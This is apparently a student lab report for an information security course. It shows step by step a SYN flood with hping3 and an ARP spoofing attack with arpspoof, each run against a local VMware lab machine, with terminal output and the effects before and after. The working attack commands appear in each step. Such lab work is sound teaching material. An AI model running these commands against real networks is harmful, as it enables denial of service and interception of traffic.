
Name: Kulvir Singh
Register Number: 19BCE2074

Information Security and Audit Analysis
Lab DA 2

Vulnerability Analysis and Penetration Testing

HPING


Step 1: Open terminal and type in “hping3 --flood -p 80 192.168.159.1 -S --rand-source”



```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ sudo hping3 --flood -p 80 192.168.159.1 -S --rand-source
HPING 192.168.159.1 (ens33 192.168.159.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Step 2: Open Task manager in the Victim’s PC there we can observe the jump in network traffic without sending any requests from the victim’s machine!

Before Attack :



CPU
3% 0.79 GHz

Memory
4.0/7.9 GB (51%)

Disk 0 (C:)
SSD
2%

Ethernet
VMware Network Ada...
S: 0 R: 0 Kbps

Ethernet
VMware Network Ada...
S: 0 R: 0 Kbps

Wi-Fi
Wi-Fi
S: 0 R: 0 Kbps

GPU 0
Intel(R) UHD Graphics ...
4%

Ethernet


VMware Virtual Ethernet Adapter for VMnet8

Send
0 Kbps

Receive
0 Kbps

Adapter name: VMware Network Adapter VMnet8
Connection type: Ethernet
IPv4 address: 192.168.159.1
IPv6 address: fe80::ad7d:d0f2:17fe:6e14%2

After Attack :



CPU
66% 2.34 GHz

Memory
6.6/7.9 GB (84%)

Disk 0 (C:)
SSD
33%

Ethernet
VMware Network Ada...
S: 0 R: 0 Kbps

Ethernet
VMware Network Ada...
S: 0 R: 240 Kbps

Wi-Fi
Wi-Fi
S: 0 R: 0 Kbps

GPU 0
Intel(R) UHD Graphics ...
4%

Ethernet

VMware Virtual Ethernet Adapter for VMnet8


Send
0 Kbps

Receive
240 Kbps

Adapter name: VMware Network Adapter VMnet8
Connection type: Ethernet
IPv4 address: 192.168.159.1
IPv6 address: fe80::ad7d:d0f2:17fe:6e14%2

ARP SPOOFING


Step 1: Type in “ip r” gives the gateway ip of the router



```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ ip r
default via 192.168.159.2 dev ens33 proto dhcp metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.159.0/24 dev ens33 proto kernel scope link src 192.168.159.128 metric 100
kulvir06@ubuntu:~/Desktop/ISAA/da1$
```

Here the gateway is 192.168.159.2


Step 2: Now we need to know the victim IP say,**192.168.159.1**



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : hgu_lan
   Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.37
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Step 3: Type in “ifconfig” to know the interface and mac id we are using




```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.159.128  netmask 255.255.255.0  broadcast 192.168.159.255
        inet6 fe80::1734:e78d:b2c0:bd9f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:45:75:69  txqueuelen 1000  (Ethernet)
        RX packets 804  bytes 96385 (96.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 368  bytes 43159 (43.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 253  bytes 21676 (21.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 253  bytes 21676 (21.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kulvir06@ubuntu:~/Desktop/ISAA/da1$
```


Step 4: Type in “arpspoof -t 192.168.159.1 192.168.159.2” here this command is to spoof target



```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ sudo arpspoof -t 192.168.159.1 192.168.159.2
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
0:c:29:45:75:69 0:50:56:c0:0:8 0806 42: arp reply 192.168.159.2 is-at 0:c:29:45:75:69
```

Step 5: Check attack effectiveness


Before Attack :



```
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.159.128       00-0c-29-45-75-69     dynamic
  192.168.159.254       00-50-56-ed-f6-ff     dynamic
  192.168.159.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

After Attack:



```
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.159.2         00-0c-29-45-75-69     dynamic
  192.168.159.128       00-0c-29-45-75-69     dynamic
  192.168.159.254       00-50-56-ed-f6-ff     dynamic
  192.168.159.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```